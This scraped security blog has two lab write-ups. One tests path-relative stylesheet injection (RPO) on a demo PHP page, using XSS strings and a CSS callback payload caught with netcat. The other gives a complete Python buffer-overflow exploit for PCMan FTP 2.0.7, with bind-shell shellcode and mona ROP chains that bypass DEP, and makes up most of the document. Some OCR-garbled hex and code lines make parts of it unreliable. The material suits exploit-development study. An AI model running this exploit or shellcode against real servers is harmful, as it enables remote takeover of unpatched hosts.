[1 – Download Jira](#)

[2 - Install Jira](#)

[3 - Download Kali](#)

[4 – Let's pentest](#)

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„Spit IT out“

Intro

From time to time^[1] (for example when we're using Burp Proxy^[2] during the pentests) we can see some interesting bug presented in the advisory tab – it is called Path Relative Stylesheet Import vulnerability or Relative Path Overwrite. For our testing purposes – below – I will call it Path Relative Style Injection^[3] and today we'll talk about it a little bit more. Here we go...

Environment

As usual^[1] we'll use:

- Kali Linux VM
- Burp Suite and the browsers (I used Firefox and IE11)

As you can see in ^[3] we need a few steps to get this attack scenario possible. Let's start here:

This time we'll also need some vulnerable web application. Today our scenario will look like that:

- we were asked to perform a pentest for the company XYZ, in scope is only webapp;
- on one of the webpages „we” found (using Burp;) is the page vulnerable to RPO-injection attack.

We'll try to verify if the bug is indeed exploitable or if this is just a false positive.

Here we go!

Scenario

According to the link[3] we should be able to ‘detect’ this kind of bug using Burp Scanner[2].



But what if we can not use the *Scanner* or we simply don’t have it? Well. According to the post[3] we can read the source ;)

So for our purpose let’s continue here: we need a sample *vulnerable webpage*. You can try to find one somewhere at the github (unfortunately I used few examples mixed together so I’ll not point the exact example link here, sorry). Let’s use this one:

```
root@kali:/var/www/html/secure_page# vim index.php
<?php
session_start();

if(isset($_GET['search'])){
    $_SESSION['search'] = $_GET['search'];
}

<!doctype html>
<html>
<head>
    <title>rpo test page</title>
    <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
    <link rel="stylesheet" href="css/main.css">
</head>

<body>
    <div class="topnav">
        <a class="active" href="#home">supersite.com.org.net.yo</a>
        <a href="#news">News</a>
        <a href="#contact">Contect</a>
        <a href="#about">About</a>
    </div>
    <div style="padding-left:16px;margin-top:30px">
        <form method="GET" action="index.php">
            <label>Search Product: </label>
            <input type="text" name="search" placeholder="Search Here" style="">
            <input type="submit" value="search">
        </form>
        <h2>result for: </h2>
        <p><?php echo htmlentities($_SESSION['search']);?></p>
    </div>

</body>
</html>
```

Bold line is the one to add to visit our *secure_page* later in IE (compatible to older versions). So...


Next one file in our webroot is presented below:

```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```

That should be enough to understand and prepare the attack scenario.

Now our case is simple: (like you can find on multiple commercial websites) here we have a kind of a ‘search mechanism’ (that will echo-back users input). So far, so good but due to RPO attack we can manipulate the CSS presented to the victim user.

Let’s see. We should be here – first screen – our example page:



To get the „bigger picture”:

A screenshot of the Burp Suite interface. On the left, the "Contents" tab shows a list of network requests. One request is selected, showing a "Method: GET" and "URL: /secure_page/index.php". Below this are tabs for "Request", "Response", "Raw", "Params", "Headers", and "Hex". The "Response" tab shows the raw HTTP response content. On the right, the "Issues" tab lists several security findings. One finding is highlighted in orange: "Path-relative style sheet import". This is expanded in a detailed view on the right side of the interface. The detailed view shows the issue type as "Path-relative style sheet import", severity as "Information", confidence as "Firm", host as "http://192.168.111.128", and path as "/secure_page/index.php". Below this, under "Issue detail", it says: "The application may be vulnerable to path-relative style sheet import (PRSSI) attacks. vulnerability are present (see issue background)".

I described how you can configure Burp Scanner to create your own test scenario (for example for „PRSSI only” as I did) – to read here[4].

As there were not-so-much details (at least „for me” ;)) on the advisory I decided to dig a bit deeper in online resources to understand more about this attack. For now - let’s go back to our *search form* – we should be here:

192.168.111.128/secure_page/index.php?search=sialala

supersite.com.org.net.yo News Contect About

Search Product: sialala

result for:

sialala

Szukaj w kodzie HTML

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
<link rel="stylesheet" href="css/main.css">
</head>
<body>
```

Filtruj style

:hover .cls + element { inline }

Let's check how our GET request is presented on *Network* tab in *WebDeveloperTools*:

Stan	Metoda	Domena	Plik	Inicjator	Typ
200	GET	192.168.111.128	index.php?search=sialala	document	html
404	GET	192.168.111.128	favicon.ico	FaviconLoader.jsm...	html

Easy so far. ;] Let's continue (according to „relative paths”) with editing our „GET URL”, like this:

192.168.111.128/secure_page/index.php/what/now/?search=sialala2

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Search Product:

result for:

sialala2

Stan	Metoda	Domena	Plik	Inicjator
200	GET	192.168.111.128	/secure_page/index.php/what/now/?search=sialala2	document
200	GET	192.168.111.128	main.css	stylesheet
404	GET	192.168.111.128	faviconLoader.jsm	http://192.168.111.128/secure_page/index.php/what/now/css/main.css

As the Firefox is „not so often” used as a default browser in the corporate environment – let’s switch to the other one – IE (I used the one available on Windows 10). We should be here, recreating the steps we took above:

http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=sialala3

[rpo test page](#) [rpo test page](#)

[supersite.com.org.net.yo](#) [News](#) [Contect](#) [About](#)

Search Product:

result for:

sialala3

F12	DOM Explorer	Konsola	Debugger	Sieć	Wydajność	Pamięć	Emulacja
▶	■	✖	✖	✖	✖	✖	✖
Nazwa / Ścieżka	Protokół	Metoda	Wynik / Opis	Typ zawartości	Odebrano	Czas	Inicjator / Typ
index.php?search=sialala3 http://192.168.111.128/secure_page/index.php/asd/asd/	HTTP	GET	200 OK	text/html	419 B	20,17 ms	document
main.css http://192.168.111.128/secure_page/index.php/asd/asd/css/	HTTP	GET	200 OK	text/html	419 B	4,23 ms	index.php:6 parsedElement
http://192.168.111.128/secure_page/index.php/asd/asd/css/main.css							

Ok, cool – but how can we do it during our internal pentests? Well – as there is echo-back let’s try with a sample XSS. We should see the results similar to the one presented on the screen below:

The screenshot shows a web browser window with the URL `http://192.168.111.128/secure_page/index.php/asd/asd/index.php?search=%27%3E%22%`. The page title is "rpo test page". The content area displays the following text:

[supersite.com.org.net.yo](#) [News](#) [Contect](#) [About](#)

Search Product:

result for:

'>"><script>alert(1)</script>

Looks like a false positive? ;S Maybe but let's go back to the source of our example *index.php* file:


The screenshot shows a terminal window with the command `root@kali: /var/www/html/secure_page`. The content of the file `index.php` is displayed:

```
<a href="#about">About</a>
</div>
<div style="padding-left:16px;margin-top:30px">
    <form method="GET" action="index.php">
        <label>Search Product: </label>
        <input type="text" name="search" placeholder="Search Here" s
        <input type="submit" value="search">
    </form>
    <h2>result for: </h2>
    <p><?php echo htmlentities($_SESSION['search']);?></p>
</div>
```


So, does it mean that we can inject our string between `<style>` tags? ;> It's looks like. Below is the original CSS file (we can see request to it on the screens above):

```
root@kali:/var/www/html/secure_page# cat css/main.css
h1 {
font-family: monospace;
color: white;
font-size: 50px;
}
body {
background-color: black;
}
```

When we are visiting webpage 'in a normal way' ;) we should see this style:



If there is a PRSSI possibility – CSS will be omitted:



PR – „you're worth IT”

As far as I see using this injection we can simply cut-out the original CSS and then, if our input is changing the style of the page somehow (plus input is not filtered properly) – we can use it to prepare an exploitation scenario. Let's see.

After reading a bit more about CSS and CSS injection payloads I prepared a small list to check it against our example vulnerable webpage. We should be here[6]:

How to Test

Code should be analyzed to determine if a user is permitted to inject content in the CSS context. Particularly, the way in which the website returns CSS rules on the basis of the inputs should be inspected.

Let's do it:

background-image: url(http://192.168.111.128:443/?a);

```
root@kali:/var/www/html/secure_page
root@kali:/var/www/html/secure_page# nc -lvp 443
listening on [any] 443 ...
^C sent 0, rcvd 0
root@kali:/var/www/html/secure_page#
```

As we can see it works! ;] Of course to not make it more complex then I should - this is a very basic scenario. One more to change the color of presented page:

{}*{color:green;}/

Future examples won't be presented in this article. But if you're still looking for some other resources I prepared few links for you in the *Reference* section (below). Enjoy.

References

Links/resources I found interesting while I was creating this article:

[1 – Mini-arts](#)

[2 – Get Burp](#)

[3 - RPO by Portswigger](#)


[4 - Example Scan with Burp](#)

[5 – OWASP PRSSI](#)

[6 – Reading CureSec](#)

[7 – Burp's reflection](#)

DEEP, DEEPER, DEP



„(...)wouldn't mind(...)"

Intro

It's been a while since I last time tried to exploit some Windows-based binary. Surprisingly, there are still many online hosts based on Windows 7 (or even Windows XP), running very interesting services. That's how I decided to prepare a new VM Lab few days ago. This time it'll be based on Windows 7.

Here we go...

Environment

Having this in mind I decided to look around on one of the posts I created few months ago related to basic protocol fuzzing [1]. You know I like to *try harder*[2] ;) so below we will check this bug again.

Let's try.

To proceed with the bug described on the blog in my VM LAB I used:

- Windows 7 (x86)
- Kali VM (2.0)
- Windbg
- Immunity Debugger (with !mona).
- PCMan FTP (ver: 2.0.7)


If we'll need any other tools or tweaks - I'll mention it in the content below.

Let's move forward to our scenario...

Current Scenario

At this stage let's check the poc available on the blog[1]. As you will see below I rewrote it a little bit. First we need to check if it'll work without DEP enabled. (**spoiler alert:** it won't because of „some updates” – at least for my case. Think was I decided to reinstall Windows VM again but this time I decided to disconnect it during the installation. That's how I was able to avoid „automatic updates” during the installation.)

So what I decided to do was to quickly recreate the exploit and check it out again. Let's start here:



Rewritten poc:

```
root@kali:/home/c/src/pcm# cat pcm06.py
#!/usr/bin/env python
# pcman ftp server 2.0.7 PORT poc
# 13.12.2020
#
import socket, sys

junk = '\x41'*2006
ret = "\x8b\x7a\x a3\x74" # jmpesp:"BBBB"
nops = "\x90"*130

# msfvenom -p windows/shell_bind_tcp LHOST=192.168.1.174 LPORT=4444 -b
# "\x00\x0a\x0b\x27\x36\xce\xc1\x04\x14\x3a\x44\xe0\x42\x a9\x0d'-f py
sc = b"""
sc += b"\x33\xc9\x83\xe9\xae\xe8\xff\xff\xff\xfc\x0\x5e\x81"
sc += b"\x76\x0e\xb3\x8c\xb7\x17\x83\xee\xfc\xe2\xf4\x4f\x64"
sc += b"\x35\x17\xb3\x8c\xd7\x9e\x56\xbd\x77\x73\x38\xdc\x87"
sc += b"\x9c\xe1\x80\x3c\x45\x a7\x07\xc5\x3f\xbc\x3b\xfd\x31"
sc += b"\x82\x73\x1b\x2b\xd2\xf0\xb5\x3b\x93\x4d\x78\x1a\xb2"
sc += b"\x4b\x55\xe5\xe1\xdb\x3c\x45\x a3\x07\xfd\x2b\x38\xc0"
sc += b"\xa6\x6f\x50\xc4\xb6\xc6\xe2\x07\xee\x37\xb2\x5f\x3c"
sc += b"\x5e\xab\x6f\x8d\x5e\x38\xb8\x3c\x16\x65\xbd\x48\xbb"
sc += b"\x72\x43\xba\x16\x74\xb4\x57\x62\x45\x8f\xca\xef\x88"
sc += b"\xf1\x93\x62\x57\xd4\x3c\x4f\x97\x8d\x64\x71\x38\x80"
sc += b"\xfc\x9c\xeb\x90\xb6\xc4\x38\x88\x3c\x16\x63\x05\xf3"
sc += b"\x33\x97\xd7\xec\x76\xea\xd6\xe6\xe8\x53\xd3\xe8\x4d"
sc += b"\x38\x9e\x5c\x9a\xee\xe4\x84\x25\xb3\x8c\xdf\x60\xc0"
sc += b"\xbe\xe8\x43\xdb\xc0\xc0\x31\xb4\x73\x62\xaf\x23\x8d"
sc += b"\xb7\x17\x9a\x48\xe3\x47\xdb\x a5\x37\x7c\xb3\x73\x62"
sc += b"\x7d\xbb\xd5\xe7\xf5\x4e\xcc\xe7\x57\xe3\xe4\x5d\x18"
sc += b"\x6c\x6c\x48\xc2\x24\xe4\xb5\x17\x a2\xd0\x3e\xf1\xd9"
sc += b"\x9c\xe1\x40\xdb\x4e\x6c\x20\xd4\x73\x62\x40\xdb\x3b"
sc += b"\x5e\x2f\x4c\x73\x62\x40\xdb\xf8\x5b\x2c\x52\x73\x62"
sc += b"\x40\x24\xe4\xc2\x79\xfe\xed\x48\xc2\xdb\xef\xda\x73"
```

```

sc += b"\xb3\x05\x54\x40\xe4\xdb\x86\xe1\xd9\x9e\xee\x41\x51"
sc += b"\x71\xd1\xd0\xf7\xa8\x8b\x16\xb2\x01\xf3\x33\xa3\x4a"
sc += b"\xb7\x53\xe7\xdc\xe1\x41\xe5\xca\xe1\x59\xe5\xda\xe4"
sc += b"\x41\xdb\xf5\x7b\x28\x35\x73\x62\x9e\x53\xc2\xe1\x51"
sc += b"\x4c\xbc\xdf\x1f\x34\x91\xd7\xe8\x66\x37\x47\xa2\x11"
sc += b"\xda\xdf\xb1\x26\x31\x2a\xe8\x66\xb0\xb1\x6b\xb9\x0c"
sc += b"\x4c\xf7\xc6\x89\x0c\x50\xa0\xfe\xd8\x7d\xb3\xdf\x48"
sc += b"\xc2"

junk2 = "C" * (3000 - len(junk + ret + nops + sc))


buffer = junk + ret + nops + sc + junk2

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target = sys.argv[1]
connect = s.connect((target, 21))
banner = s.recv(1024)
print banner
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS mail@me.com\r\n')
s.recv(1024)
s.send('PORT' + buffer + '\r\n') # b00m
s.close()

root@kali:/home/c/src/pcm#

```


Now, checking:




So far – looks good. Well... It's time to go deeper... ;]

Hardened Scenario

Let's go back to the MyComputer settings to change DEP, we should be here:



Click *Apply*, next *OK* and reboot the system. After a while we should be here, checking again if our exploit still works:



It will not ;[So at this stage we can switch to something new – DEP bypass. One of the way to do it is to use `VirtualProtect()`[4] function.

It „looks similar” to the cases when we were able to run shellcode with `mprotect()`[5]. To do it we'll use !mona[3]. So now we should be somewhere here:

```
00ADF000 - Progress : 96000 / 103180 items processed (Sun 2020/12/13 10:04:35 AM) - (93%)
00ADF000 - Progress : 97000 / 103180 items processed (Sun 2020/12/13 10:05:03 AM) - (94%)
00ADF000 - Progress : 98000 / 103180 items processed (Sun 2020/12/13 10:05:36 AM) - (94%)
00ADF000 - Progress : 99000 / 103180 items processed (Sun 2020/12/13 10:06:11 AM) - (95%)
00ADF000 - Progress : 100000 / 103180 items processed (Sun 2020/12/13 10:06:44 AM) - (96%)
00ADF000 - Progress : 101000 / 103180 items processed (Sun 2020/12/13 10:07:16 AM) - (97%)
00ADF000 - Progress : 102000 / 103180 items processed (Sun 2020/12/13 10:07:50 AM) - (98%)
00ADF000 - Progress : 103000 / 103180 items processed (Sun 2020/12/13 10:08:17 AM) - (99%)
00ADF000 - Progress : 103180 / 103180 items processed (Sun 2020/12/13 10:08:23 AM) - (100%)
00ADF000 [*] Creating suggestions list
00ADF000 [*] Processing suggestions
00ADF000 [*] Launching ROP generator
00ADF000 [*] Attempting to produce rop chain for VirtualProtect
00ADF000 Sun 2020/12/13 10:19:23 AM: Step 1/: esi
00ADF000 Sun 2020/12/13 10:19:59 AM: Step 2/: ebp
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 3/: ebx
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 4/: edx
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 5/: ecx
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 6/: edi
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 7/: eax
00ADF000 [*] Attempting to produce rop chain for VirtualAlloc
00ADF000 Sun 2020/12/13 10:24:06 AM: Step 1/: esi
00ADF000 Sun 2020/12/13 10:24:41 AM: Step 2/: ebp
00ADF000 Sun 2020/12/13 11:05:13 AM: Step 3/: ebx
00ADF000 Sun 2020/12/13 11:05:13 AM: Step 4/: edx
00ADF000 Sun 2020/12/13 11:05:13 AM: Step 5/: ecx
00ADF000 Sun 2020/12/13 11:05:13 AM: Step 6/: edi
00ADF000 Sun 2020/12/13 11:05:13 AM: Step 7/: eax
00ADF000 [*] Preparing output file 'rop_chains.txt'
00ADF000 - (Re)setting logfile 'rop_chains.txt'
00ADF000 [*] ROP chains written to file 'rop_chains.txt'
```

Well... yep, it took a while ;D But finaly we should be here:

```

*** [ Python ] ***
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x75521c05, # POP ECX # RETN [RPCRT4.dll]
        0x76d011bc, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        0x7565fd52, # MOU ES1,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x732e415e, # POP EBP # RETN [IPHLPAPI.dll]
        0x749a2121, # & call esp [DNSAPI.dll]
        0x75889f87, # POP EAX # RETN [ole32.dll]
        0xfffffffef, # Value to negate, will become 0x00000001
        0x762ff3b5, # NEG EAX # RETN [SHELL32.dll]
        0x762354e8, # XCHG EAX,EBX # RETN [SHELL32.dll]
        0x76130576, # POP EAX # RETN [SHELL32.dll]
        0x7ff90fa9, # put delta into eax (<- put 0x00001000 into edx)
        0x7580e005, # ADD EAX,80070057 # POP EBP # RETN 0x08 [ole32.dll]
        0x41414141, # Filler (compensate)
        0x762ae96b, # XCHG EAX,EDX # RETN [SHELL32.dll]
        0x41414141, # Filler (RETN offset compensation)
        0x41414141, # Filler (RETN offset compensation)
        0x7405b2e3, # POP EAX # RETN [COMCTL32.dll]
        0xfffffffec0, # Value to negate, will become 0x00000040
        0x763dfc2a, # NEG EAX # RETN [SHELL32.dll]
        0x75d293bf, # XCHG EAX,ECX # RETN [USP10.dll]
        0x76d1093a, # POP EDI # RETN [msvcrt.dll]
        0x760c4c12, # RETN (ROP NOP) [SHELL32.dll]
        0x76d342f9, # POP EAX # RETN [msvcrt.dll]
        0x90909090, # nop
        0x7408c258, # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()

!mona rop -m *.dll -cp nonull

```

More:

```

0BADF00D ROP generator Finished
0BADF00D
0BADF00D [*] Preparing output file 'stackpivot.txt'
0BADF00D - (Re)setting logfile stackpivot.txt
0BADF00D [*] Writing stackpivots to file stackpivot.txt
0BADF00D Wrote 57819 pivots to file
0BADF00D [*] Preparing output file 'rop_suggestions.txt'
0BADF00D - (Re)setting logfile rop_suggestions.txt
0BADF00D [*] Writing suggestions to file rop_suggestions.txt
0BADF00D Wrote 30558 suggestions to file
0BADF00D [*] Preparing output file 'rop.txt'
0BADF00D - (Re)setting logfile rop.txt
0BADF00D [*] Writing results to file rop.txt (165927 interesting gadgets)
0BADF00D Wrote 165927 interesting gadgets to file
0BADF00D [*] Writing other gadgets to file rop.txt (138665 gadgets)
0BADF00D Wrote 138665 other gadgets to file
0BADF00D Done
0BADF00D [*] This mona.py action took 2:12:30.943000
!mona rop -m *.dll -cp nonull

```

At this stage I updated previous poc code like it is presented on the screen below:

```

// int rop_chain_length = create_rop_chain(rop_chain, );
* [ Python ] ***
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7555042c, # POE ECX # RETN [RPCRT4.dll]
        0x75c41920, # ptr to &VirtualProtect() [IAT kernel32.dll]
        0x7565fd52, # MOV ES1,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x76d53f37, # POP EBP # RETN [msvcrt.dll]
        0x737b3c10, # & call esp [NLApi.dll]
        0x76d3a937, # POP EAX # RETN [msvcrt.dll]
        0xffffffff0, # Value to negate, will become 0x00000201
        0x754ff3a8, # NEG EAX # RETN [RPCRT4.dll]
        0x740e4518, # XCHG EAX,EBX # RETN [COMCTL32.dll]
        0x7405b2d0, # POP EAX # RETN [COMCTL32.dll]
        0xfffffff0, # Value to negate, will become 0x00000040
        0x7556b5f2, # NEG EAX # RETN [RPCRT4.dll]
        0x763835c0, # XCHG EAX,EDX # RETN [SHELL32.dll]
        0x760d3d23, # POP ECX # RETN [SHELL32.dll]
        0x757597f7, # &Writable location [GD132.dll]
        0x749b4f4a, # POP EDI # RETN [DNSAPI.dll]
        0x760c4c12, # RETN (ROP NOP) [SHELL32.dll]
        0x762fa207, # POP EAX # RETN [SHELL32.dll]
        0x90909090, # nop
        0x7409db04, # PUSHAD # RETN [COMCTL32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
rop_chain = create_rop_chain()

!mona rop -m *.dll -cp nonull

```

So I restarted ImmunityDbg (Ctrl+F2;F9):



Start the poc and... now we should be here:

The screenshot shows a terminal window with several tabs. The current tab displays a root shell on a Kali Linux system. The terminal output includes:

- Log entries from a log viewer: "2020/12/13 [16:28] (00500) 192.168.1.10> User connecting from 192.168.1.10", "2020/12/13 [16:28] (00500) 192.168.1.10> USER anonymous", and "2020/12/13 [16:28] (00500) Anonymous> 331 User name okay, need password".
- A command history showing file operations: "root@kali:/home/c/src/pcm# cp pcm06.py pcm07.py", "root@kali:/home/c/src/pcm# vim pcm07.py", and "root@kali:/home/c/src/pcm# python pcm06.py 192.168.1.195".
- An FTP server log entry: "220 PCMan's FTP Server 2.0 Ready.".
